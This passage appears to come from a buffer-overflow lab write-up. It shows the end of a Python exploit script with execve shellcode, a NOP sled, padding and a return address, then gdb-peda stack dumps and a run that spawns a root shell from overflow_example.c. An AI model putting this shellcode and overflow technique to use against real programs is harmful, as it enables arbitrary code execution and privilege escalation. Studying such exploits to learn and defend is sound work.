"\x8d\x42\x0b\xcd\x80"

padding = (112-64-32) * 'A'

# from the ESP to return address there is 112 bytes
# the return address is the 4 bytes in memory after the EBP address
buf = nop + shellcode + padding + retadd
print buf
```

```
0004| 0xbffff2e4 --> 0x1
0008| 0xbffff2e8 --> 0xb7fff918 --> 0x80000000 --> 0x464c457f
0012| 0xbffff2ec --> 0x90909090
0016| 0xbffff2f0 --> 0x90909090
0020| 0xbffff2f4 --> 0x90909090
0024| 0xbffff2f8 --> 0x90909090
0028| 0xbffff2fc --> 0x90909090
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, copier (str=0xbffff500 "\021") at overflow_example.c:12
12          printf("You entered \'%s\' at %p\n", buffer, buffer);
gdb-peda$ x/40x $esp
0xbffff2e0:     0x00000000      0x00000001      0xb7fff918      0x90909090
0xbffff2f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff300:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff310:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff320:     0x90909090      0x90909090      0x90909090      0xc389c031
0xbffff330:     0x80cd17b0      0x6852d231      0x68732f6e      0x622f2f68
0xbffff340:     0x52e38969      0x8de18953      0x80cd0b42      0x41414141
0xbffff350:     0x41414141      0x41414141      0x41414141      0xbffff330
0xbffff360:     0xbffff500      0xbffff424      0xbffff430      0x80000614
0xbffff370:     0xbffff390      0x00000000      0x00000000      0xb7e1b5f7
gdb-peda$
```

In the box is the return address 0xbffff330 that is the 4 bytes after the EBP register



buf overflows and overwrites the saved EBP and EIP on the stack

```
   0x8000067b <copier+46>:      push   eax
[------------------------------------stack-------------------------------------]
0000| 0xbffff2e0 --> 0x0
0004| 0xbffff2e4 --> 0x1
0008| 0xbffff2e8 --> 0xb7fff918 --> 0x80000000 --> 0x464c457f
0012| 0xbffff2ec --> 0x90909090
0016| 0xbffff2f0 --> 0x90909090
0020| 0xbffff2f4 --> 0x90909090
0024| 0xbffff2f8 --> 0x90909090
0028| 0xbffff2fc --> 0x90909090
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, copier (str=0xbffff500 "\021") at overflow_example.c:12
12          printf("You entered \'%s\' at %p\n", buffer, buffer);
gdb-peda$ continue
Continuing.
You entered '����������������������������������������������������������������1��ô1
�Rhn/shh//bi��RS���B
                      AAAAAAAAAAAAAAAA���' at 0xbffff2ec
process 2086 is executing new program: /bin/dash
Error in re-setting breakpoint 1: No source file named /root/Desktop/BOexample/over
flow_example.c.
# 
```